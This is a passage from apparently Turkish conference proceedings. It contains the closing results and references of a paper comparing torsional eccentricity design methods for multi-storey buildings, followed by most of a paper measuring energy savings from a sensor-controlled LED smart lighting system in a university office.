Tablo (2) ve Tablo (3)'de de görüldüğü gibi tek-katlı, üç-katlı ve beş-katlı binalara ait taban kesme kuvvetleri, her bir kat için dönme ve yanal ötelenmeler verilmiş olup dış merkezlik etkisini farklı yöntemin metotları kullanılarak elde edilen sonuçlarda tablolarda verilmiştir. Tek katlı bina için dış merkezlik etkisi M-ESA yöntemiyle dikkate alınır ise tasarım eksantrikliği RSA'ya göre yaklaşık olarak %72 oranında azımsamaktadır. Es-ESA metodu ise yaklaşık olarak %6 oranında fazla değer vermektedir. Önerilen yöntemde ise (On-ESA) yaklaşık olarak istenilen RSA a değeri ile birbirine çok yakınsaktır. Üç katlı bina için M-ESA

metodu yine yaklaşık %72 ile %76 arasında tasarım eksantrikliğini küçümsemektedir. Es-ESA yönteminde ise dış merkezlik etkisi %27 ile %30 arasında fazla tahmin söz konusu olmakla birlikte M-ESA yöntemine göre güvenli bölgede kalmaktadır. Önerilen metot (On-ESA) ise dönme etkisini tahmin etmede en iyi performansa sahip olmakla birlikte tasarım eksantrikliğini tahmin etmede yaklaşık olarak %10 ile %12 arasında RSA yöntemine kıyasla azımsamaktadır.

Tablo 3. Beş-katlı yapıya ait yapısal tepkilerin önerilen ve mevcut burulma eksantrikliklerinin karşılaştırılması

Model bina	Kat no	Tasarım Yon.	Tab. Kes. Kuv. (kN)		Yanal ve Burulma Ötelenmeleri			Fark (%)	
			T _x	T _y	U _x (m)	U _y (m)	R _z (rad.)		
5-Katlı	1.Kat	Es-ESA	-657.62	-657.62	1.36E-02	1.19E-02	-5.62E-04	41.2	
		M-ESA	-657.62	-657.62	1.35E-02	1.17E-02	-1.21E-04	-69.6	
		On-ESA	-657.62	-657.62	1.35E-02	1.18E-02	-3.46E-04	-13.1	
		RSA	-657.61	-658.39	1.32E-02	1.16E-02	-3.98E-04	Ref.	
	2.Kat	Es-ESA				5.46E-02	4.65E-02	-2.01E-03	48.7
		M-ESA	X	X		5.43E-02	4.63E-02	-3.38E-04	-75.0
		On-ESA				5.45E-02	4.64E-02	-1.18E-03	-12.8
		RSA				5.09E-02	4.38E-02	-1.35E-03	0.0
	3.Kat	Es-ESA				6.13E-02	5.22E-02	-2.25E-03	50.7
		M-ESA	X	X		6.10E-02	5.19E-02	-3.68E-04	-75.3
		On-ESA				6.12E-02	5.21E-02	-1.31E-03	-12.1
		RSA				5.68E-02	4.87E-02	-1.49E-03	Ref.
	4.Kat	Es-ESA				2.95E-02	2.54E-02	-1.14E-03	43.7
		M-ESA				2.94E-02	2.52E-02	-2.16E-04	-72.8
		On-ESA	X	X		2.94E-02	2.53E-02	-6.85E-04	-13.7
		RSA				2.83E-02	2.45E-02	-7.94E-04	Ref.
	5.kat	Es-ESA				4.37E-02	3.74E-02	-1.63E-03	46.3
		M-ESA				4.35E-02	3.71E-02	-2.87E-04	-74.3
		On-ESA	X	X		4.36E-02	3.72E-02	-9.67E-04	-13.4
		RSA				4.13E-02	3.55E-02	-1.12E-03	Ref.

Beş katlı bina için yine M-ESA metodu dönme etkisini RSA metoduna kıyasla yine yaklaşık %70 ile %75 olması gereken değerden daha düşüktür. Es-ESA yönteminde ise beş-katlı bina için yine fazla tahmin söz konusu iken bu kez bir ve üç-katlı binalara kıyasla artış miktarı önemli miktarda artmaktadır. Es-ESA yöntemindeki fazla tahmin %41 ile %51 arasındadır. Bu yöntem yine güvenli bölgede kalsa bile bu fazla tahmin yüzünde hem gerçeklikten hem de ekonomik olarak bir dezavantaja sebep olmaktadır. Önerilen metot (On-ESA) ise dönme etkisini tahmin etmede yine en iyi performansa sahip olmakla birlikte yaklaşık olarak yine %12 ile %13 arasındadır. Bu değerler bir, üç ve beş-katlı binalar için yaklaşık olarak sabit kalmıştır. Bu sebeple bu çalışmada önerilen metot farklı katlı binaların dış merkezlik etkisini hesaba katmada daha iyi performansa sahip olmakla birlikte yönetmelikte belirtilen iki yöntemle yani (M-ESA ve Es-ESA) yöntemleriyle kıyasları yapılmıştır. Bu çalışmada görüldüğü gibi M-ESA yöntemi dış merkezlik etkisini önemli derece azımsamakta Es-ESA ise özellikle yüksek katlı binalar için dış merkezlik etkisini önemli derecede abartmaktadır. Bu

sebeple önerilen metodun (On-ESA) %20 artırılarak tasarım eksantrikliğinin dikkate alınması daha güvenli bir yöntem olacağı görülmüştür.

6. SONUÇLAR

Önerilen metot (On-ESA)'nın performans analizi aynı kat planına sahip bir, üç ve beş katlı çift yon geometrik eksantrikliğe sahip binalara uygulanmıştır. Bu çözümlmelerden elde edilen sonuçlar kısaca aşağıda maddeler halinde sunulmuştur.

- TBDY-2018'de dış merkezlik etkisini hesaba katmak için önerilen metotlardan M-ESA metodu ile katlardaki burulma etkisi RSA'ya kıyasla olması gerekenden daha az bulunmuştur. Bu sebeple yönetmelikteki bu yöntem dış merkezlik etkisi tam olarak temsil etmekte eksik kaldığı anlaşılmıştır.
- Es-ESA metodu kullanıldığında ise burulma etkisi önemli derecede olması gerekenden daha fazla bulunmuştur. Özellikle kat sayısı fazla olan binalar için bu durum dikkat edilmesi gereken bir husustur. Çünkü aradaki makas aralığı 2 ve 3 kata kadar çıkabilmektedir. Bu durum her ne kadar güvenli olsa da burulma etkisini tahminde performans açısından düşük seviyededir.
- Önerilen metodun kullanılması durumunda (On-ESA) dış merkezlik etkisi yaklaşık olarak %12-%15 arasında daha az bulunmuştur. Ancak kat sayısının artması durumunda bu aralık hemen hemen sabit kaldığı için tasarım eksantrikliğini %20 artırılarak bu yöntem revize edilip daha sağlam bir metot haline getirilebilir.

7. KAYNAKÇA

- [1] Akyürek O. Lateral and Torsional Seismic Vibration Control for Torsionally Irregular Buildings. Florida Institute of Technology, 2019.
- [2] Chandler AM, Hutchinson GL. Torsional coupling effects in the earthquake response of asymmetric buildings. Eng Struct 1986;8:222–36. doi:10.1016/0141-0296(86)90030-1.
- [3] FEMA 750. NEHRP (National Earthquake Hazards Reduction Program) Recommended Seismic Provisions for New Buildings and Other Structures (FEMA P-750), 2009 Edition. 2009.
- [4] Moon DS. Integrated Seismic Assessment and Design Of Plan-Irregular Structures. University of Illinois at Urbana-Champaign, 2012.
- [5] AFAD ve Acil Durum Yönetimi Başkanlığı. Türkiye Bina Deprem Yönetmeliği. vol. 30364. 2018.

- [6] Computers and Structures Inc. SAP2000 Integrated Software for Structural Analysis and Design 2020.
- [7] American Society of Civil Engineers. Minimum design loads for buildings and other structures. ASCE 7-10 2000:1–330. doi:10.1061/9780872629042.

ENERJİ VERİMLİLİĞİNDE AKILLI AYDINLATMA SİSTEMLERİNİN ETKİLERİ: KAMU BİNASI UYGULAMASI

Oğuz Aydoğduoğlu¹,

Nevzat Onat¹

¹*Manisa Celal Bayar Üniversitesi, Mühendislik Fakültesi, Manisa, TURKEY*

ogzayd@gmail.com

ORCID: 0000-0002-8038-4432

ÖZET

Gelişen teknoloji ve artan nüfus ile enerji talebi gün geçtikçe artmaktadır. Artan enerji talebini karşılamak çağımızın hem ekonomik anlamda hem de çevre sağlığı anlamında en büyük problemlerindendir. Bu noktada enerji verimliliğinin önemi artmaktadır. Tüketilen enerji içerisindeki yüksek payı sebebiyle aydınlatma, enerji verimliliği adına önemli bir potansiyele sahiptir. Aydınlatma sistemlerinde enerji verimliliği vizyonu ile hareket etmek uzun vadeli sürdürülebilirlik adına önem arz etmektedir. Akıllı aydınlatma sistemleri ile aydınlatmada sağlanabilecek enerji verimliliği üst seviyelere çıkarılabilir. Bu çalışmada ışık kaynakları kullanıcılar tarafından elle kontrol edilen bir kamu binasına akıllı aydınlatma sistemi uygulaması yapıldığında sağlanabilecek enerji verimliliği incelenmiştir. Çalışma kapsamında üç farklı senaryo oluşturulmuş ve incelenen binada seçilmiş olan pilot çalışma ofisine uygulanarak sonuçlar takip edilmiştir. Birinci senaryoda seçilen pilot ofiste mevcut durumda bulunan aydınlatma sisteminin enerji tüketimi ve sağladığı aydınlık düzeyi LabVIEW programında hazırlanan akıllı aydınlatma sistemi yazılımı ile takip edilmiştir. İkinci senaryoda önerilen akıllı aydınlatma sisteminin belirlenen pilot çalışma ofisi için uygulaması yapılmış, yeni sistemin birinci durumda sağlanan ortalama aydınlık düzeyini elde etmek için ne kadar enerji tükettiği takip edilmiştir. Üçüncü senaryoda önerilen akıllı aydınlatma sisteminin aydınlatma standartlarına göre çalışma ofislerinde sağlanması gereken asgari aydınlık düzeyini elde etmek için ne kadar enerji tükettiği takip edilmiştir. Elde edilen deney sonuçları ile bina genelinde enerji verimliliği analizi yapılmış, önerilen sistemin sağlayabileceği tasarruf miktarı incelenmiştir. Birinci senaryoda elde edilen sonuçlar referans alınarak yapılan hesaplamalara göre akıllı aydınlatma sistemi yazılımı kullanılarak ışık kaynakları zaman, varlık ve gün ışığına göre otomatik olarak kontrol edildiğinde mevcut durumda sağladığı aydınlık düzeyi için %69, aydınlatma standartlarına göre sağlanması gereken asgari aydınlık düzeyi için %85 daha az enerji tüketilerek aydınlatma yapılabildiği görülmektedir.

Anahtar Kelimeler: Akıllı Aydınlatma, Enerji Verimliliği, Otomasyon, Armatürler, LabVIEW

EFFECTS OF SMART LIGHTING SYSTEMS ON ENERGY EFFICIENCY: PUBLIC BUILDING APPLICATION


ABSTRACT

Energy demand is increasing day by day due to developing technology and increasing population. Meeting the increasing energy demand is one of the biggest problems of our age in terms of both economical and environmental protection. Therefore, energy efficiency increases its value. Lighting has big potential in terms of energy efficiency due to its high share in the consumed energy. Energy efficiency to be provided from lighting systems is important for long-term sustainability. The energy efficiency percentage in lighting can be increased with smart lighting systems. In this study, the energy efficiency percentage when a smart lighting system is applied to a public building whose light sources are controlled manually by the users is examined. Within the scope of the study, three different scenarios is created and the results were followed by applying to the test office selected in the building. In the first scenario, the energy consumption and illuminance level of the existing lighting system in the selected test office is monitored with the smart lighting system software coded in LabVIEW. In the second scenario, the proposed smart lighting system is applied for the test office, how much energy the new system consumed in order to obtain the average illuminance level provided in the first scenario is monitored. In the third scenario, the amount of energy consumed by the proposed smart lighting system in order to obtain the minimum level of illumination required in offices according to the lighting standards is monitored. With the obtained test results, energy efficiency analysis is made throughout the building and the amount of savings that the proposed system could provide is examined. According to the calculations made with reference to the results obtained in the first scenario, by using the smart lighting system software, when the light sources are automatically controlled according to time, presence and daylight, it is seen that 69% less energy can be consumed for the current illuminance level and 85% less energy for the minimum illumination level required according to lighting standards.

Keywords: *Smart Lighting, Energy Efficiency, Automation, Luminaries, LabVIEW*

1. GİRİŞ

Enerji verimliliği daha az enerji kullanımı ile konfor şartlarından ödün vermeksizin daha fazla mal ve hizmet üretmek anlamına gelmekte olup yeni teknolojileri kullanma yoluyla enerji tasarrufunun sağlanmasına yönelik bir gelişmeyi göstermektedir [1]. Ülkemizde elektrik enerjisinin üretildiği kaynaklara bakıldığında ETKB 2019 Eylül ayı sonu verilerine göre %31,4'ü hidroelektrik üretim ile %28,6'sı doğalgaz ile %22,4'ü kömür ile %8,1'i rüzgâr ile %6,2'si güneş enerjisi ile %1,6'sı jeotermal kaynaklar ile ve %1,7'si diğer kaynaklar ile üretilmektedir. ETKB 2019 Eylül ayı sonu verileri incelendiğinde ülkemizde üretilen elektrik enerjisinin toplamda %51'inin CO2 salınımına sebep olacak kaynaklardan üretildiği görülmektedir.



Grafik 1. Türkiye 2019 yılı elektrik üretiminin kaynaklara göre dağılımı

Enerji üretiminde kömür kullanımı karbon salınımına dolayısıyla çevre kirliliğine neden olmaktadır [2]. Türkiye'nin enerji kaynakları açısından dışa bağımlı olması sebebiyle enerji verimliliği günümüzde ülkemiz ekonomisi adına vazgeçilmezler arasında yer almakta ve her geçen gün önemi artmaktadır. Tüketilen elektrik enerjisinin aydınlatma amaçlı kullanımı ofisler için %40, alışveriş merkezleri için %30 ve endüstri tesisleri için %10'dur. Toplam tüketilen elektrik enerjisi içerisinde aydınlatmada kullanılan pay ise yaklaşık %20'dir [3]. Özellikle LED teknolojisi ilerlemesiyle yazılım destekli aydınlatma otomasyonları yapılarak enerji verimliliği daha üst seviyelere çekilebilmektedir. Kamu binaları için yapılacak aydınlatma iyileştirmeleri enerji verimliliği açısından çok iyi yatırımlardır [4]. Bu çalışmada, Manisa Celal Bayar Üniversitesi (MCBÜ) Rektörlük binasında pilot çalışma ofisi belirlenmiş ve üç farklı senaryo oluşturularak akıllı aydınlatma sistemi uygulamasında ne kadar enerji verimliliği sağlanacağı tespit edilmiştir.

2. MATERYAL ve YÖNTEM

MCBÜ Rektörlük binasında bulunan ofis aydınlatması için mevcutta 60x60 cm ebatlarında, yüksek saflıkta alüminyum reflektörlü 4 adet 18W floresan lambalı armatürler kullanılmıştır. Her armatürün balast hariç gücü 72 W'dır. 6500 K renk sıcaklığında toplam 4200 lm ışık akısı sağlamaktadır. Etkinlik faktörü ise 58,3 lm/W'dır. Senaryoların oluşturulabilmesi için aynı ölçülerde sıva üstü LED

armatürlerle değiştirilerek tasarım yapılmıştır. Bu armatürlerde yüksek geçirgenlik değerine sahip opal difüzör bulunmaktadır ve 30W güç değerine sahiptir. Elektronik kart üzerine SMD dizgi ile monte edilmiş LED çipler aracılığıyla 6500 K renk sıcaklığında 3750 lm ışık akısı sağlamaktadır. Etkinlik faktörü 125 lm/W'dır.

Akıllı aydınlatma senaryolarının oluşturulabilmesi için, loşlaştırma (dimleme) modülü, akım sensörü, aydınlık düzeyi sensörü, hareket-varlık sensörü gibi yardımcı teçhizatlar kullanılmıştır. Veri işleme ve otomasyon sinyallerinin üretilmesi için Arduino Uno mikrodenetleyici platform, NI LabVIEW 2016 yazılımı kullanılmıştır. LabVIEW işlerinin bir parçası olarak bir programa ihtiyaç duyan bilim insanları ve mühendisler gibi kişiler için tasarlanmış, interaktif bir program geliştirme ve uygulama sistemidir [5].

Çalışma kapsamında kurulan aydınlatma sistemi ve yazılım algoritmaları ile üç farklı senaryoda veriler alınmıştır. Yukarıda belirtilen bileşenlerden oluşan ölçüm ve veri işleme sistemi kurularak çalışma masası seviyesinde aydınlık düzeyi takibi yapılmıştır. Bu senaryolarda elde edilen veriler aşağıda özetlenmiştir.


2.1. Mevcut Durum Aydınlık Düzeyi ve Enerji Tüketimi (1. Senaryo)

Seçilen pilot ofiste mevcut durumda bulunan 4 adet sıva üstü floresanlı armatürün akıllı aydınlatma sistemi olmadan kullanıcıların elle kontrol ettiği durumda aydınlık düzeyi ve enerji tüketimi 10 dakika aralıklarla 3 gün boyunca kaydedilmiştir. Havanın güneşli ve açık olduğu, ofiste çalışan 3 personelin izinli olmadığı ve normal çalışma düzeninde bulunduğu tarihler kayıt için seçilmiştir. Armatürlerin anlık güç değerleri akım sensörü ile ölçülen değer üzerinden Denklem (1) kullanılarak hesaplanmıştır. Elde edilen akım değeri mA ve her 10 dakikada bir veri (saatte 6 veri) alındığından güç denkleminde birim dönüşümü yapılmıştır.


$$P = \frac{I \times V \times \cos \varphi}{6 \cdot 10^{-6}} \quad (1)$$

Akım sensörü ile ölçülen akım değeri kullanılarak enerji tüketimi hesabı yapılırken gerilim 220 V güç faktörü 0,97 (şebeke geriliminden ölçülen ortalama değer) olarak alınmıştır. Elde edilen anlık akım değerleri kontrol aralığı boyunca sabit kabul edilmiş ve armatürlerin tükettikleri enerji kWh birimine bu şekilde çevrilmiştir. 1. senaryo için oluşturulan devreye ait bağlantı şeması Şekil 1.'de, pilot ofisin yerleşim planı Şekil 2.'de gösterilmiştir. Bu bağlantı ve yerleşim planları diğer senaryolarda da armatür tipi değiştirilerek ve ilave sensörler eklenerek kullanılmıştır. 1. senaryo yazılımında pilot ofisin aydınlık düzeyi dijital aydınlık düzeyi sensörü üzerinden okunmaktadır. Okunan 2 byte veri sayıya çevirme işlemi yapıldıktan sonra ortamın aydınlık düzeyi lux cinsinden elde edilmektedir. Akım sensörü aracılığı ile armatürün olarak şebekeden çektiği toplam ani akım değeri okunmaktadır. Okunan değer analog gerilim olduğundan gürültü ile elde edilecek değerdeki hata oranını azaltabilmek adına yazılımda

her akım değeri okuma işlemi için 150 örnek alınmıştır. Elde edilen gerilim değerleri ile matematiksel işlemler sonrası mA cinsinden armatürlerin çektikleri akım değeri hesaplanmıştır.




Şekil 2. Devre bağlantı şeması



Şekil 2. Pilot ofis yerleşim planı

Tarih ve saat bilgisi yazılım üzerinden elde edilmektedir. Tüm bu işlemler yazılıma kullanıcı tarafından girilen kontrol aralığı sıklığında tekrar etmektedir. Yazılıma ait akış diyagramı Şekil 3.'de gösterilmiştir.




Şekil 3. Yazılım akış diyagramı (1. senaryo)

2.2. Akıllı Aydınlatma Sistemi Uygulaması (2. Senaryo)

Seçilen pilot ofiste bulunan 4 adet sıva üstü floresanlı armatür, sıva üstü LED armatür ile değiştirilerek gün ışığına, varlığa ve zamana göre otomatik olarak kontrol eden akıllı aydınlatma sistemi uygulaması yapılmıştır. Bu değişikliklerle, 1. senaryodaki şartlarda sağlanan ortalama aydınlık düzeyini elde etmek için ne kadar enerji tüketildiği 5 dakika aralıklarla 3 gün boyunca kaydedilmiştir. İlave olarak ofiste çalışan personelin varlık durumlarını tespit etmek için hareket sensörü kullanılmıştır. Varlık durumunu doğru ölçebilmek için sensörün algılama mesafesi 7 m'ye ayarlanmış, pilot ofisin kapısını ve tüm çalışanları görebileceği köşe noktasına yerden 2 m yüksekliğe yerleştirilmiştir. Armatürlerin enerji tüketimleri akım sensörü ile ölçülen değer üzerinden Denklem (1) kullanılarak hesaplanmıştır. Armatürleri loşlaştırma işlemi için loşlaştırılabilir LED sürücü kullanılmıştır. Armatürler yazılım üzerinden darbe genişlik modülasyonu (PWM) tekniği kullanılarak pilot ofisin aydınlık düzeyine göre otomatik olarak loşlaştırılmıştır.

2. senaryo için hazırlanan yazılım ile mesai saatleri olan saat 8 ile 17 aralığı dışında mikrodenetleyici platformda tanımlanan PWM uçları üzerinden armatürlerin loşlaştırma modüllerine sinyal gönderilerek kapalı tutulmuştur. Mesai saatleri içerisinde çalışanların ofiste bulunma durumları hareket sensörü üzerinden ölçülmüştür. Hareket sensöründen ofiste çalışan bulunduğu elde edilen dijital çıkış mikrodenetleyici platform aracılığıyla yazılıma aktarılarak varlık durumu algılanmıştır. Yazılıma ait akış diyagramı Şekil 3.'de gösterilmiştir.



Şekil 3. Yazılım akış diyagramı (2. ve 3. senaryo)

Ofiste personelin bulunduğu durumlarda ise dijital aydınlık düzeyi sensörü üzerinden anlık aydınlık düzeyi ölçülmüştür. Dijital aydınlık düzeyi sensöründen mikrodenetleyici platform aracılığıyla I2C protokolü ile elde edilen 2 byte'lık veri çıkışı, yazılıma aktarılarak ondalık sayıya çevirme işlemi yapılmış, ortamın aydınlık düzeyi lux cinsinden elde edilmiştir. Elde edilen aydınlık düzeyi değeri yazılımda tanımlanan aydınlık düzeyi eşik değeri ile kıyaslanmış ve ofiste sağlanması gereken aydınlık düzeyi eşik değerine ulaşılan kadar tanımlanan loşlaştırma hassasiyeti değerinde armatürlerin anlık loşlaştırma değerleri mikrodenetleyici platformda tanımlanan PWM uçları üzerinden armatürlerin loşlaştırma modüllerine sinyal gönderilerek artırılmış ya da azaltılmıştır. 2. senaryoda aydınlık eşik düzeyi 1. senaryoda elde edilen aydınlık düzeyi değerlerinin ortalaması olan 699 lux olarak tanımlanmıştır. Akım sensörü üzerinden elde edilen gerilim değerleri mikrodenetleyici platform aracılığıyla yazılıma aktarılmış, burada yapılan matematiksel işlemler sonrası mA cinsinden armatürlerin çektiği akım değeri hesaplanmıştır. Tüm bu işlemler yazılıma kullanıcı tarafından girilen kontrol aralığı sıklığında tekrar etmektedir.

2.3. Akıllı Aydınlatma Sistemi Uygulaması (3. Senaryo)


Seçilen pilot ofiste 2. senaryo TS EN 12464-1 standardına göre çalışma ofisleri için sağlanması gereken en düşük aydınlık düzeyi olan 500 lux değeri akıllı aydınlatma sistemi yazılımına aydınlık eşik düzeyi olarak tanımlanmış ve önceki senaryoların şartlarında deney tekrarlanmıştır. Armatürlerin enerji tüketimleri 1. ve 2. senaryoda olduğu gibi akım sensörü ile ölçülen değer üzerinden Denklem (1) kullanılarak hesaplanmıştır.

3. DENEY BULGULARI VE TARTIŞMA

3.1. Mevcut Durum Aydınlık Düzeyi ve Enerji Tüketimi (1. Senaryo)

Gerçekleştirilen 1. senaryo sonucunda armatürlerin 1. gün için mesai saatleri olan 8 ile 17 aralığında hiç kapatılmadan çalıştığı görülmektedir. Öğle saatlerinde (12:00 – 14:00 saatleri arasında) 800-900 lux aralığında aydınlık düzeyi değerleri kaydedilmiştir. 2. günde armatürler kullanıcılar tarafından ilk olarak saat 9:15'te çalıştırılmıştır. Gün içerisinde saat 11:15 ile 11:35 ve 12:55 ile 13:05 aralıklarında armatürlerin kapalı olduğu kaydedilmiştir. 3. günde armatürler kullanıcılar tarafından ilk olarak saat 9:10'da çalıştırılmıştır. Gün içerisinde saat 12:40 ile 13:10 aralığında armatürlerin kapalı olduğu kaydedilmiştir. Bu sebeplerden 2. ve 3. gün aydınlık düzeyi ve enerji tüketim değeri ortalamalarında bu saatler arasında düşüşler görülmektedir. 3. günde mesai saatleri dışında olan 00:00 ile 08:00 ve 17:00 ile 23:00 zaman dilimlerinde armatürlerin kullanıcılar tarafından açık durumda unutulduğu, kullanım dışı olarak 15 saat çalıştığı ve bu süre zarfında 4,41 kWh enerji tükettiği tespit edilmiştir. Armatürlerin elle kontrol edildiği 1. durum sonuçlarına göre, mesai saatleri içerisinde armatürlerin kapalı oldukları süre ortalama 1,1 saattir. Mesai saatleri içerisinde öğle molasının 1 saat

olduğu göz önüne alınırsa armatürlerin aktif mesai saatlerinde kapalı kaldığı süre ortalama 6 dakikadır. Enerji tüketim değerlerinin saatlik ortalamaları Grafik 2.'de gösterilmiştir.



Grafik 2. Saatlik ortalama enerji tüketimleri (1. senaryo)

Mevcut durumda kullanılan 4 adet sıva üstü floresanlı armatür ile mesai saatleri içerisinde ortalama 699 lux değerinde aydınlık sağlanmaktadır. Bu aydınlık düzeyini elde etmek için 1 iş gününde ortalama 2,13 kWh elektrik tüketilmektedir. Elde edilen değerlerin ortalamaları Tablo 1.'de gösterilmiştir.


Tablo 7. Deney sonucu ortalamaları (1. senaryo)

Alınan Değerler	1.Gün	2.Gün	3.Gün	Ortalama
Aydınlık Düzeyi (lux)	743,6	680	674,5	699,4
Anlık Akım (mA)	1389,1	1232,8	1379,9	1334
Anlık Güç Tüketimi (W)	269,4	263,1	294,5	284,7
Enerji Tüketimi (kWh)	2,47	1,75	2,16	2,13
Kapalı Kalma Süresi (saat)	0,5	1,6	1,3	1,1

3.2. Akıllı Aydınlatma Sistemi Uygulaması (2. Senaryo)

2. senaryo sonunda 1. günde armatürler akıllı aydınlatma sistemi tarafından ilk olarak saat 08:50'de kullanıcılar ofise geldiklerinde otomatik olarak çalıştırılmıştır. Gün içerisinde armatürler ofiste çalışan bulunmadığı saat 8 ile 9 arasında 50 dakika, 9 ile 10 arasında 12,97 dakika, 10 ile 11 arasında 15,97 dakika, 12 ile 13 arasında 9,33 dakika, 13 ile 14 arasında 15,4 dakika, 14 ile 15 arasında 13 dakika, 15 ile 16 arasında 1,5 dakika, 16 ile 17 arasında 2,97 dakika otomatik olarak kapalı tutulmuştur. 2. günde armatürler ilk olarak saat 08:50'de kullanıcılar ofise geldiklerinde otomatik olarak çalıştırılmıştır. Gün içerisinde armatürler ofiste çalışan bulunmadığı saat 8 ile 9 arasında 55 dakika, 9 ile 10 arasında 12,23

dakika, 10 ile 11 arasında 3,22 dakika, 11 ile 12 arasında 4,07 dakika, 12 ile 13 arasında 23,15 dakika, 13 ile 14 arasında 16,07 dakika, 14 ile 15 arasında 44,03 dakika, 15 ile 16 arasında 37,08 dakika, 16 ile 17 arasında 46,77 dakika otomatik olarak kapalı tutulmuştur. 3. günde armatürler ilk olarak saat 08:56'da kullanıcılar ofise geldiklerinde otomatik olarak çalıştırılmıştır. Gün içerisinde armatürler ofiste çalışan bulunmadığı saat 8 ile 9 arasında 50 dakika, 9 ile 10 arasında 10,02 dakika, 10 ile 11 arasında 3,3 dakika, 11 ile 12 arasında 5,78 dakika, 14 ile 15 arasında 4,42 dakika, 16 ile 17 arasında 2,97 dakika otomatik olarak kapalı tutulmuştur. Armatürler, gün ışığının tanımlanan aydınlık düzeyi eşik değerini tek başına sağlayabildiğinden öğle saatlerinde 105 dakika ofiste çalışan bulunmasına rağmen otomatik olarak kapalı tutulmuştur. Bu sebeplerden 1., 2. ve 3. gün enerji tüketimi ve loşlaştırma düzeyi ortalamalarında bu saatler arasında düşüşler görülmektedir. Mesai saatleri dışında olan 00:00 ile 08:00 ve 17:00 ile 23:00 zaman dilimlerinde armatürler akıllı aydınlatma sistemi tarafından otomatik olarak kapalı tutulmuştur. 2. senaryo sonuçlarına göre mesai saatleri içerisinde armatürlerin kapalı olduğu ortalama süre 3,03 saattir. Armatürler ofiste çalışanın olmadığı durumlarda ortalama 2,45 saat, tanımlanan aydınlık düzeyi eşik değerine göre yanmaması gerektiği durumda ise ortalama 0,58 saat akıllı aydınlatma sistemi tarafından kapalı tutulmuştur. Mesai saatleri içerisinde öğle molasının 1 saat olduğu göz önüne alınırsa armatürlerin aktif mesai saatlerinde kapalı kaldığı süre ortalama 2,03 saattir. Enerji tüketim değerlerinin saatlik ortalamaları Grafik 3.'de gösterilmiştir. 1. senaryoda elde edilen ortalama 699 lux değerindeki aydınlık düzeyi kullanılan 4 adet sıva üstü LED armatür ile mesai saatleri içerisinde ortalama 684 lux aydınlık düzeyinde armatürler ortalama %77 seviyesinde çalıştırılarak sağlanabilmektedir. Bu aydınlık düzeyini elde etmek için 1 iş gününde ortalama 0,66 kWh elektrik tüketilmektedir. Elde edilen değerlerin ortalamaları Tablo 2.'de gösterilmiştir.



Grafik 3. Saatlik ortalama enerji tüketimleri (2. senaryo)


Tablo 2. Deney sonucu ortalamaları (2. senaryo)

Alınan Değerler	1.Gün	2.Gün	3.Gün	Ortalama
Aydınlık Düzeyi (lux)	684,8	689,1	678,7	684,2
Anlık Akım (mA)	721	535,4	242,2	499,5
Anlık Güç Tüketimi (W)	153,9	114,3	51,7	106,6
Enerji Tüketimi (kWh)	1,03	0,58	0,37	0,66
Loşlaştırma Düzeyi (%)	92	86	52	77
Yeterli Aydınlık Varken Kapalı Kalma Süresi (saat)	0	0	1,75	0,58
Kapalı Kalma Süresi (saat)	2	1,6	1,3	2,45

3.3. Akıllı Aydınlatma Sistemi Uygulaması (3. Senaryo)

3. senaryo sonucunda 1. günde armatürler akıllı aydınlatma sistemi tarafından ilk olarak saat 08:52'de kullanıcılar ofise geldiklerinde otomatik olarak çalıştırılmıştır. Gün içerisinde armatürler ofiste çalışan bulunmadığı saat 8 ile 9 arasında 52 dakika, 9 ile 10 arasında 7,67 dakika, 10 ile 11 arasında 5,53 dakika, 11 ile 12 arasında 2,53 dakika, 12 ile 13 arasında 3,7 dakika, 13 ile 14 arasında 5,9 dakika, 15 ile 16 arasında 2,45 dakika otomatik olarak kapalı tutulmuştur. 2. günde armatürler ilk olarak saat 08:39'da kullanıcılar ofise geldiklerinde otomatik olarak çalıştırılmıştır. Armatürler ofiste çalışan bulunmadığı saat 8 ile 9 arasında 40 dakika, 9 ile 10 arasında 28,65 dakika, 10 ile 11 arasında 1,28 dakika, 11 ile 12 arasında 4,53 dakika, 12 ile 13 arasında 18,47 dakika, 13 ile 14 arasında 29,67 dakika, 14 ile 15 arasında 45,68 dakika, 16 ile 17 arasında 2,47 dakika otomatik olarak kapalı tutulmuştur. Armatürler, gün ışığının tanımlanan aydınlık düzeyi eşik değerini tek başına sağlayabildiğinden öğlen saat 11 ile 16 arasında 130 dakika ofiste çalışan bulunmasına rağmen otomatik olarak kapalı tutulmuştur. 3. günde armatürler ilk olarak saat 08:37'de kullanıcılar ofise geldiklerinde otomatik olarak çalıştırılmıştır. Gün içerisinde armatürler ofiste çalışan bulunmadığı saat 8 ile 9 arasında 44,92 dakika, 9 ile 10 arasında 12,28 dakika, 10 ile 11 arasında 8,62 dakika, 11 ile 12 arasında 4,72 dakika, 12 ile 13 arasında 14 dakika, 13 ile 14 arasında 4,68 dakika, 14 ile 15 arasında 1,08 dakika, 15 ile 16 arasında 1,15 dakika, 16 ile 17 arasında 4,33 dakika otomatik olarak kapalı tutulmuştur. Armatürler, gün ışığının tanımlanan aydınlık düzeyi eşik değerini tek başına sağlayabildiğinden saat 12 ile 16 arasında 200 dakika ofiste çalışan bulunmasına rağmen otomatik olarak kapalı tutulmuştur. Bu sebeplerden 1., 2. ve 3. gün enerji tüketimi ve loşlaştırma düzeyi ortalamalarında bu saatler arasında düşüşler görülmektedir. Mesai saatleri dışında olan 00:00 ile 08:00 ve 17:00 ile 23:00 zaman dilimlerinde armatürler akıllı aydınlatma sistemi tarafından otomatik olarak kapalı tutulmuştur. 3. senaryo sonuçlarına göre mesai saatleri içerisinde armatürlerin kapalı olduğu ortalama süre 3,74 saattir. Armatürler ofiste çalışanın olmadığı durumlarda ortalama 1,91 saat, tanımlanan aydınlık düzeyi eşik değerine göre yanmaması gerektiği durumda ise ortalama 1,83 saat akıllı aydınlatma sistemi tarafından kapalı tutulmuştur. Mesai saatleri içerisinde öğle molasının 1 saat olduğu göz önüne alınırsa armatürlerin aktif mesai saatlerinde

kapalı kaldığı süre ortalama 2,74 saattir. Enerji tüketim değerlerinin saatlik ortalamaları Grafik 4.'de gösterilmiştir.



Grafik 4. Saatlik ortalama enerji tüketimleri (3. senaryo)

